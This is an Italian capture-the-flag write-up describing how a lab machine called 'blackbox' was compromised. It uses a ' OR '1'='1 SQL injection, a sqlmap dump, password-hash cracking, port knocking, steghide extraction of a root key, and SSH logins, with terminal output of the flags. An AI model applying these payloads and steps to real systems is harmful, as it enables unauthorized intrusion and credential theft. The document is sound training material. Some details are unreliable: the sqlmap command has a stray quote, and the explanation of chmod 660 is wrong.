6. Trovate le credenziali, siamo entrati in ssh e abbiamo iniziato a digitare i comandi magici. Ci siamo resi conto che le parole trovate creavano la frase "giuro solennemente di non avere buone intenzioni" e "fatto il misfatto" che rispettivamente servono per aprire e chiudere la mappa del malandrino

7. Visitando oldsite abbiamo provato ad effettuare un sql injection per verificare se fosse vulnerabile ed effettivamente, inserendo la query ' OR '1'='1 nel campo username, ci sono stati restituiti i nomi degli utenti registrati sul sito theta.

BLACKBOX 3

8. Abbiamo fatto partire una scansione con il tool sql map tramite l'input
`sqlmap -u "http://192.168.56.104/oldsite/login.php" --data "username=*" &password=*" -dump` e abbiamo trovato gli hash di alcune password

9. Abbiamo avviato una sessione jtr per decriptare la password di luca e milena ma ci è stata restituita solo quella di milena:
darkprincess.

11. Abbiamo effettuato l'accesso con le credenziali di Milena e, dopo un'ispezione della pagina, abbiamo trovato uno strano cookie col nome "wand".

12. Abbiamo tentato di entrare in ssh tramite le credenziali di milena ma ci veniva negato l'accesso. Quindi abbiamo pensato di aprire la porta giusta "bussando" ad essa. Notiamo che si era aperta la porta in cui entrare, la 22(quella dell'ssh)

13. Abbiamo riprovato ad entrare in ssh tramite le credenziali di milena sulla porta 22, e siamo riusciti ad entrare trovando la prima flag.

14. Esplorando le cartelle abbiamo notato la cartella shared e l'abbiamo aperta, trovando il file .myLove Potion.swp

BLACKBOX 3

15. Abbiamo convenuto che fossero delle password e abbiamo provato ad entrare in ssh provandole con i diversi nomi utente, riuscendo poi con luca e marco (In luca abbiamo trovato la seconda flag)

16. Abbiamo scaricato il file theta-key.jpg.bk (tramite il comando scp) per poi analizzarla con steghide ed estrarre il file tramite il cookie wand trovato in precedenza.

17. Prima di poter utilizzare la chiave per entrare in ssh con root, abbiamo eseguito il comando chmod 660, imposta i permessi di un file o directory in modo che solo il proprietario possa leggerlo e scriverlo, mentre tutti gli altri (gruppo e altri) non hanno alcun accesso.

18. Entrando in root ed elencando i file presenti, abbiamo trovato l'ultima flag.

```
(kali㉿kali)-[~/Desktop/bw2]
$ ssh milena@192.168.56.104
milena@192.168.56.104's password:
theta fa schifo

last login: Thu Jan  9 22:35:06 2025 from 192.168.56.102
milena@blackbox:~$ ls
flag.txt linpeas.sh
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```

Prima flag

```
luca@blackbox:~$ ls -la
total 176
drwxr-x--- 4 luca luca 4096 Jan  9 23:57 .
drwxr-xr-x  7 root root 4096 Sep 30 08:40 ..
-rw-r--r--  1 luca luca 29 Jan  9 23:57 .bash_history
-rw-r--r--  1 luca luca 220 Sep 22 22:56 .bash_logout
-rw-r--r--  1 luca luca 3771 Sep 22 22:56 .bashrc
drwxr-x--- 2 luca luca 4096 Jan  9 13:48 .cache
-rw-r--r--  1 luca luca  807 Sep 22 22:56 .profile
drwxr-x--- 2 luca luca 4096 Jan  9 13:59 .ssh
-rw-r--r--  1 luca luca 142396 Oct  2 15:16 .theta-key.jpg.bk
-rw-r--r--  1 root root   25 Sep 24 21:14 flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$
```

Seconda flag

```
FLAG{la_magia_non_ha_confini}
root@blackbox:~#
```

Flag root